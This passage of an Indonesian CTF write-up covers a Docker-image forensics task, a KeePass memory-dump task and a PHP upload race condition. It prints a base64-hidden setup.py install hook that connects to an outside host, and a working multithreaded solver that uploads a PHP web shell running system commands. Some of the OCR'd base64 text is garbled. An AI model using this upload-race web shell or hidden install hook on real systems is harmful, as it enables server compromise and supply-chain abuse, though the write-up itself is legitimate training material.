/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/sys/module/usbip_core/parameters/usbip_debug_flag
/proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/kpageflags
root@a87fecc48971:/app#

root@a87fecc48971:/tmp# cat flag.txt
6106211908110f7f372b275c2d040f14167f45534e4f0d301c0a1a0e2d0946414921173d000c0f4722710a5c2d040f2a0b415c537f4a071d030
a070601324543522d163d110816493f270a497c590d46195d3broot@a87fecc48971:/tmp#
```

Dari sini kita mendapat flag dalam bentuk hex yang sepertinya terenkripsi oleh sesuatu. Jadi dari sini objective berganti ke mencari key untuk mendapatkan flag. Karena setelah eksplorasi image tidak ada yang menarik, teringat kalau kita diberikan blobs atau history dari image ini.

```
> docker history oh-my-flask:latest
IMAGE          CREATED        CREATED BY          SIZE    COMMENT
bce4d93c388d  3 days ago    /bin/sh -c #(nop) CMD ["python3" "app.py"] 0B
<missing>     3 days ago    /bin/sh -c #(nop) EXPOSE 5000              0B
<missing>     3 days ago    /bin/sh -c #(nop) COPY dir:279c1db0cb14c8f65... 19.2kB
<missing>     3 days ago    /bin/sh -c rm -rf /var/lib/apt/lists/*      0B
<missing>     3 days ago    /bin/sh -c wget -O data-insights.tar.gz http... 1.88MB
<missing>     3 days ago    /bin/sh -c pip install --no-cache-dir flask ... 158MB
<missing>     3 days ago    /bin/sh -c apt-get update && apt-get install... 24.5MB
<missing>     5 weeks ago   /bin/sh -c #(nop) WORKDIR /app             0B
<missing>     12 months ago CMD ["python3"]                             0B      buildkit.dockerfile.v0
<missing>     12 months ago RUN /bin/sh -c set -eux; savedAptMark="$(a... 12.8MB   buildkit.dockerfile.v0
<missing>     12 months ago ENV PYTHON_GET_PIP_SHA256=6fb7b781206356f45a... 0B      buildkit.dockerfile.v0
<missing>     12 months ago ENV PYTHON_GET_PIP_URL=https://github.com/py... 0B      buildkit.dockerfile.v0
<missing>     12 months ago ENV PYTHON_PIP_VERSION=24.2                0B      buildkit.dockerfile.v0
<missing>     12 months ago RUN /bin/sh -c set -eux; for src in idle3 p... 32B     buildkit.dockerfile.v0
<missing>     12 months ago RUN /bin/sh -c set -eux; savedAptMark="$(a... 34.3MB  buildkit.dockerfile.v0
<missing>     12 months ago ENV PYTHON_VERSION=3.12.5                  0B      buildkit.dockerfile.v0
<missing>     12 months ago ENV GPG_KEY=7169605F62C751356D054A26A821E680... 0B      buildkit.dockerfile.v0
<missing>     12 months ago RUN /bin/sh -c set -eux; apt-get update; a... 9.23MB  buildkit.dockerfile.v0
<missing>     12 months ago ENV LANG=C.UTF-8                            0B      buildkit.dockerfile.v0
<missing>     12 months ago ENV PATH=/usr/local/bin:/usr/local/sbin:/usr... 0B      buildkit.dockerfile.v0
<missing>     12 months ago /bin/sh -c #(nop) CMD ["bash"]              0B
<missing>     12 months ago /bin/sh -c #(nop) ADD file:3d9897cfe027ecc7c... 74.8MB
```

```
CREATED BY    SIZE
/bin/sh -c #(nop) CMD ["python3" "app.py"] 0B
/bin/sh -c #(nop) EXPOSE 5000 0B
/bin/sh -c #(nop) COPY dir:279c1db0cb14c8f65667ae90ea2914337aab364fc2d5f0a1235d12120b39a9f8 in ... 19.2kB
/bin/sh -c rm -rf /var/lib/apt/lists/* && rm data-insights.tar.gz 0B
/bin/sh -c wget -O data-insights.tar.gz http://files.pythonhosted.org/packages/7a/02/b086a0be8e6e3920a6430e7584fe463/data_insights-0.1.0.tar.gz && pip install data-insights.tar.gz ... 1.88MB
/bin/sh -c pip install --no-cache-dir flask requests pandas numpy ... 158MB
/bin/sh -c apt-get update && apt-get install -y wget curl ... 24.5MB
```

Disini ada 2 blob yang menarik, yaitu yang pertama mendownload [data-insights.tar.gz](#) kemudian dihapus oleh blob kedua. Misal kita cek manifest.json yang paling cocok seperti blob ini:

```

"sha256:8c1dc647ec301fd623986a8231f4c5bff00fa31a368654f5f824ee25828f03bb": {
  "mediaType": "application/vnd.oci.image.layer.v1.tar",
  "size": 2037248,
  "digest": "sha256:8c1dc647ec301fd623986a8231f4c5bff00fa31a368654f5f824ee25828f03bb"
},

```

Kemudian kita bisa extract blob ini.

```

> tree .
├── app
│   └── data-insights.tar.gz
├── root
├── tmp
│   └── flag.txt
├── usr
│   └── local
│       └── lib
│           └── python3.12
│               ├── email
│               │   ├── pycache_
│               │   │   ├── contentmanager.cpython-312.pyc
│               │   │   ├── generator.cpython-312.pyc
│               │   │   ├── headerregistry.cpython-312.pyc
│               │   │   ├── _header_value_parser.cpython-312.pyc
│               │   │   └── policy.cpython-312.pyc
│               │   └── pycache_
│               ├── getopt.cpython-312.pyc
│               ├── site-packages
│               │   └── data-insights
│               │       └── greet.py

```

File yang dihapus pun ada yaitu [data-insights.tar.gz](#).

```

> tree
├── data-insights
│   ├── greet.py
│   └── __init__.py
├── data_insights.egg-info
│   ├── dependency_links.txt
│   ├── PKG-INFO
│   ├── SOURCES.txt
│   └── top_level.txt
├── PKG-INFO
├── README.md
├── setup.cfg
└── setup.py

```

Saat kita cek [setup.py](#), ada line b64:

```

class PyInstall(install):
    def run(self):
        config =
exec (base64.b64decode ("aW1wb3J0IHNvY2tldAoKcyA9IHNvY2tldC5zb2NrZXQoKQpz
LmNvbW5lY3QoKCcxLjMuMy43JywgNj k2OSkpCm9wZW4oJy90bXAvZmxhZy50eHQnLCd3Jyk
ud3JpdGUoCiAgICAnJy5qb2luKAogICAgICAgIGYie29yZChjKV5vcuQob3BlbignL2V0Yy
9vcy1yZWx1YXNlJyYkucmVhZGxpbmUoKS5zdHJpcCgplnNwbG10KCc9Jy1bLTFdW2kgJSBsZ
W4ob3BlbignL2V0Yy9vcy1yZWx1YXNlJyYkucmVhZGxpbmUoKS5zdHJpcCgplnNwbG10KCc9
Jy1bLTFdKV0pOjAyeH0iCiAgICAgICAgZm9yIGksIGMgaW4gZW51bWVYXRlKHMucmVjdig
xMDI0KS5kZWVvZGUoKS5kKICAgICkKKQpzLmNsb3NlKkK"))
        install.run(self)

```

```

aW1wb3J0IHNvY2tldAoKcyA9IHNvY2tldC5zb2NrZXQoKQpzLmNvbW5lY3QoKCcxLjMuMy43JywgNjk2OSkpCm9wZW4o
Jy90bXAvZmxhZy50eHQnLCd3Jykud3JpdGUoCiAgICAnJy5qb2luKAogICAgICAgIGYie29yZChjKV5vcnQob3Blbign
L2V0Yy9vcy1yZWx1YXNlJykucmVhZGxpbnUoKS5zdHJpcCgpLnNwbGl0KCc9Jy1bLTFdW2kgJ3B3SbW4ob3BlbignL2V0
Yy9vcy1yZWx1YXNlJykucmVhZGxpbnUoKS5zdHJpcCgpLnNwbGl0KCc9Jy1bLTFdKV0pOjAyeH0iCiAgICAgICAgICAgICAg
IGksIGMgaw4gZW51bWVvYXRlKHMucmVjdigxMDI0KS5kZWVvZGUoKSkKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg

```

```

abc 448 1
Raw Bytes LF

```

```

Output
import socket

s = socket.socket()
s.connect(('1.3.3.7', 6969))
open('/tmp/flag.txt', 'w').write(
    ''.join(
        f"{ord(c)^ord(open('/etc/os-release').readline().strip().split('=')[-1][i %
len(open('/etc/os-release').readline().strip().split('=')[-1]])):02x}"
        for i, c in enumerate(s.recv(1024).decode())
    )
)
s.close()

```

Jadi inilah hal yang melakukan enkripsi ke flag.txt. Disini pun terlihat kalau enkripsi yang dilakukan yaitu XOR dan untuk keynya berasal dari /etc/os-release, line 1 setelah =. Dari sini kita bisa langsung dekripsi yang flag pun didapatkan.

```

root@ea47b8bd323f:/etc# cat os-release
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
VERSION_ID="12"
VERSION="12 (bookworm)"
VERSION_CODENAME=bookworm

```

## Hasil

```

Recipe
From Hex
Delimiter
Auto
XOR
Key
"Debian GNU/Lin... UTF8
Scheme
Standard
Null preserving

```

```

Input
6106211908110f7f372b275c2d040f14167f45534e4f0d301c0a1a0e2d0946414921173d000c0f4722710a5c2d04
0f2a0b415c537f4a071d030a070601324543522d163d110816493f270a497c590d46195d3b

```

```

abc 166 1
Raw Bytes LF

```

```

Output
CBD{apa_persamaan_tango_sama_docker_image?_sama_sama_berlapis_lapis_xixixi_f00c3a}

```

## [BONUS] LockSpill

Flag: CBD{wh4t\_15\_Th1s\_V4uLt\_n1j1k4a\_k3ePpass\_8h17d1}

### Deskripsi

A sudden system crash at company left behind a password vault and a memory dump captured at the exact moment of failure.

Rumors say the vault holds fragments of a secret project, Company denies everything, but whispers from inside suggest the truth is hidden somewhere.

Link: <https://drive.google.com/file/d/1E9eImmoVHLJqzI0CS6Algmnx4ASqZB9b/view>

Password:

281c1f564590c107b96dcfdb9da7b91d053e07bdfd10890781a6401dd221b60b

Author: Rin4th

### Informasi Terkait Soal

7z

```
> ls
dump.dmp
lock.kdbx

> file dump.dmp
dump.dmp: Mini DuMP crash report, 17 streams, Wed Aug 13 22:18:28 2025, 0x621826 type

> file lock.kdbx
lock.kdbx: Keepass password database 2.x KDBX
```

### Pendekatan & Solusi



Disclaimer buat chall ini saya telat solve 2 menit jadi tidak submit flag. Intinya habis extract saya langsung coba google dorking dan ketemu writeup tentang kdbx2 yang ada CVEnya:

<https://medium.com/@cyberviperx/keeper-dcfced7acf7c>, dan dari situ terdapat tool


<https://github.com/matro7sh/keepass-dump-masterkey>.

```
> python ~/tools/keepass-dump-masterkey/poc.py -d dump.dmp
2025-08-17 22:58:37,591 [.] [main] Opened dump.dmp
Possible password: ●yber_br3ak_d3v_2025!
Possible password: ●!ber_br3ak_d3v_2025!
Possible password: ● ber_br3ak_d3v_2025!
Possible password: ●eber_br3ak_d3v_2025!
Possible password: ●\ber_br3ak_d3v_2025!
Possible password: ●{ber_br3ak_d3v_2025!
Possible password: ●gber_br3ak_d3v_2025!
Possible password: ●Fber_br3ak_d3v_2025!
Possible password: ●+ber_br3ak_d3v_2025!
Possible password: ●0ber_br3ak_d3v_2025!
Possible password: ●Aber_br3ak_d3v_2025!
```

Common sense kalo letter awalnya c jadi cyber, setelah itu kita dapat akses ke .kdbx nya di KeePass.



Jadi saya nemu part 2 ini 15 menit terakhir, terus coba coba tapi ga bisa edit entry alhasil part 1 ga ketemu. Part 1nya ada di history Ops Intel // Project Helix. Kedua string diencode pakai base58.



## Hasil

Input	Input
2PaEBnQJx9Z56XrvhRCTE1tcbSX1VCLe	B3eXWB4yupKPYUde1VhvrBDsq91jRY2tt
abc 32 ☰ 1	abc 33 ☰ 1 📍 33
Output	Output
CBD{wh4t_15_Th1s_V4uLt_	n1j1k4a_k3ePpass_8h17d1}

# WEB

## Racing

Flag: CBD{n0t\_f@5t\_En0ugH\_to\_5oLv3\_Th15\_Ch4l\_Ni1j1k44}

### Deskripsi

Author: Rin4th

<http://racing.serv2.cbd2025.cloud/>

### Informasi Terkait Soal

#### upload.php

```
<?php

if (isset($_POST["submit"])) {

    if (!isset($_FILES['imageFile']) || $_FILES['imageFile']['error']
    !== UPLOAD_ERR_OK) {

        switch ($_FILES['imageFile']['error'] ?? UPLOAD_ERR_NO_FILE)
        {

            case UPLOAD_ERR_INI_SIZE:
            case UPLOAD_ERR_FORM_SIZE:
                $message = "Error: The uploaded file exceeds the 1MB
size limit.";
                break;
            case UPLOAD_ERR_NO_FILE:
                $message = "Error: No file was selected for upload.";
                break;
            default:
                $message = "Error: A server-side error occurred
during upload.";
        }
        header("Location: index.php?message=" . urlencode($message));
        exit();
    }

    $uploadDir = "uploads/";
    $fileName = basename($_FILES["imageFile"]["name"]);
    $uploadPath = $uploadDir . $fileName;
```

```
$fileType = strtolower(pathinfo($uploadPath,
PATHINFO_EXTENSION));
$checksumPath = $uploadPath . '.txt';

if (move_uploaded_file($_FILES["imageFile"]["tmp_name"],
$uploadPath)) {

    // check virus
    $escapedPath = escapeshellarg($uploadPath);
    $rulesPath = '/etc/yara/rules/virus_rules.yar';
    $command = "yara " . $rulesPath . " " . $escapedPath;
    exec($command, $output, $returnCode);

    $content = file_get_contents($uploadPath);
    $hash = hash('sha256', $content);

    $isImage = getimagesize($uploadPath);
    $allowedTypes = array('jpg', 'jpeg', 'png');

    if (($isImage === false || !in_array($fileType,
$allowedTypes)) && !$outputCode[0]) {
        unlink($uploadPath);
        $message = "Error: Invalid file type.";
    } else{
        file_put_contents($checksumPath, $hash);
        $message = "Success: File uploaded.";
    }

} else {
    $message = "Error: There was a problem with the upload.";
}

header("Location: index.php?message=" . urlencode($message));
exit();
} else {
    header("Location: index.php");
    exit();
}

?>
```

## Pendekatan

Intinya dari timeframe upload, move, ke unlink misal ngettrigger rule itu ada window yang cukup buat sebuah race condition (ini juga di hint dari nama challnya sih, Racing). Karena tidak ada pengecekan/validasi file yang diupload sebelum move, dan validasinya adanya setelah move yang dimana file dicek pakai yara rule, kita jadinya bisa upload apapun. Dari situ kita bisa buat payload php buat cari flag, bikin banyak request pakai multithreading buat access hasil upload biar dapet. Kebetulan habis coba ls -la / flagnya yaitu flag.txt dan di root.

## Solusi

### solver.py

```
# eter
from concurrent.futures import ThreadPoolExecutor
import requests, threading, time, sys

payload = """<?php
echo "found\n";
system("ls -la /");
echo "\n";
system("cat /flag* 2>/dev/null");
?>"""

host = "https://racing.serv2.cbd2025.cloud"
upload = f"{host}/upload.php"
sess = requests.session()
found = threading.Event()

def upload_file(filename):
    files = {'imageFile': (filename, payload, 'image/jpeg')}
    data = {'submit': 'Upload'}
    sess.post(upload, files=files, data=data, timeout=5,
allow_redirects=False)

def access_file(filename):
    file_url = f"{host}/uploads/{filename}"
    response = sess.get(file_url, timeout=1)
    if response.status_code == 200 and "found" in response.text:
        print("success~")
        print(response.text.strip())
        return True
```

```
def upload_worker(filename):
    while not found.is_set():
        upload_file(filename)
        time.sleep(0.02)

def access_worker(filename):
    while not found.is_set():
        if access_file(filename):
            found.set()
        time.sleep(0.001)

def main():
    filename = f"shell_{int(time.time())}.php"
    num_threads = 25

    uploader = threading.Thread(target=upload_worker,
                                args=(filename,), daemon=True)
    uploader.start()

    with ThreadPoolExecutor(max_workers=num_threads) as executor:
        for _ in range(num_threads):
            executor.submit(access_worker, filename)

    success = found.wait(timeout=20)
    if not success:
        print("gg bo")

if __name__ == '__main__':
    main()
```

## Hasil

```
CBD{n0t_f@5t_En0ugh_to_5oLv3_Th15_Ch4ll_Ni1j1k44}
success~
found
total 72
drwxr-xr-x  1 root root 4096 Aug 17 08:12 .
drwxr-xr-x  1 root root 4096 Aug 17 08:12 ..
-rwxr-xr-x  1 root root    0 Aug 17 08:12 .dockerenv
lrwxrwxrwx  1 root root    7 May 12 19:25 bin -> usr/bin
drwxr-xr-x  2 root root 4096 May 12 19:25 boot
drwxr-xr-x  5 root root  340 Aug 17 08:12 dev
drwxr-xr-x  1 root root 4096 Aug 17 08:12 etc
-rw-r--r--  1 root root   49 Aug 16 06:33 flag.txt
drwxr-xr-x  2 root root 4096 May 12 19:25 home
lrwxrwxrwx  1 root root    7 May 12 19:25 lib -> usr/lib
lrwxrwxrwx  1 root root    9 May 12 19:25 lib64 -> usr/lib64
drwxr-xr-x  2 root root 4096 Aug 11 00:00 media
drwxr-xr-x  2 root root 4096 Aug 11 00:00 mnt
drwxr-xr-x  2 root root 4096 Aug 11 00:00 opt
dr-xr-xr-x 248 root root    0 Aug 17 08:12 proc
drwx----- 2 root root 4096 Aug 11 00:00 root
drwxr-xr-x  1 root root 4096 Aug 12 22:27 run
lrwxrwxrwx  1 root root    8 May 12 19:25 sbin -> usr/sbin
drwxr-xr-x  2 root root 4096 Aug 11 00:00 srv
dr-xr-xr-x 13 root root    0 Aug 17 06:44 sys
drwxrwxrwt  1 root root 4096 Aug 17 16:27 tmp
drwxr-xr-x  1 root root 4096 Aug 11 00:00 usr
drwxr-xr-x  1 root root 4096 Aug 12 22:26 var

CBD{n0t_f@5t_En0ugh_to_5oLv3_Th15_Ch4ll_Ni1j1k44}

> eter ~/.../cbd-25/web
```